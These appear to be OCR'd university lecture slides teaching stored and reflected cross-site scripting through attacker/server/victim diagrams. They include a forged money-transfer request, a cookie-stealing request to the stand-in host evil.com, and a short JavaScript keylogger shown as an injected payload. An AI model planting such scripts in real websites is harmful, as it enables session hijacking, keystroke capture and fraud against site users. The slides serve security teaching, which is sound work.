
Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
execute script embedded in input as though server meant us to run it
bank.com

Stored XSS



Attack Browser/Server
evil.com
1
Inject malicious script
Server Patsy/Victim
bank.com
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input as though server meant us to run it
5 perform attacker action includes authenticator cookie

Stored XSS



Attack Browser/Server
evil.com
1
Inject malicious script
Server Patsy/Victim
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input as though server
5 perform attacker action includes authenticator cookie

E.g., **`GET http://mybank.com/sendmoney?to=DrEvil&amt=100000`**

Stored XSS



Attack Browser/Server
evil.com
And/Or:
6 steal valuable data
1 Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action includes authenticator cookie
4 execute script embedded in input as though server meant us to run it
Server Patsy/Victim
bank.com

Stored XSS



E.g., **`GET http://evil.com/steal/foo.gif?`***document.cookie*

Stored XSS


Attack Browser/Server
evil.com
1 Inject malicious script
Server Patsy/Victim
bank.com
User Victim
2 request content
3 receive malicious script
4 execute script embedded in input as though server meant us to run it
5 perform attacker action includes authenticator cookie
6 steal valuable data

(A "stored" XSS attack)

Squiggler Stored XSS

Squigler.com

Yes, "Squiggler.com" was taken.

- This Squig is a keylogger!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML += key + ", " ;
    }
</script>
```

Stored XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits user-generated-content page on vulnerable web service
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that content uploaded to page does not contain embedded scripts
  - Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)


Two Major Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `mybank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `mybank.com`


Reflected XSS (Cross-Site Scripting)

Victim client


Reflected XSS




Reflected XSS




Reflected XSS



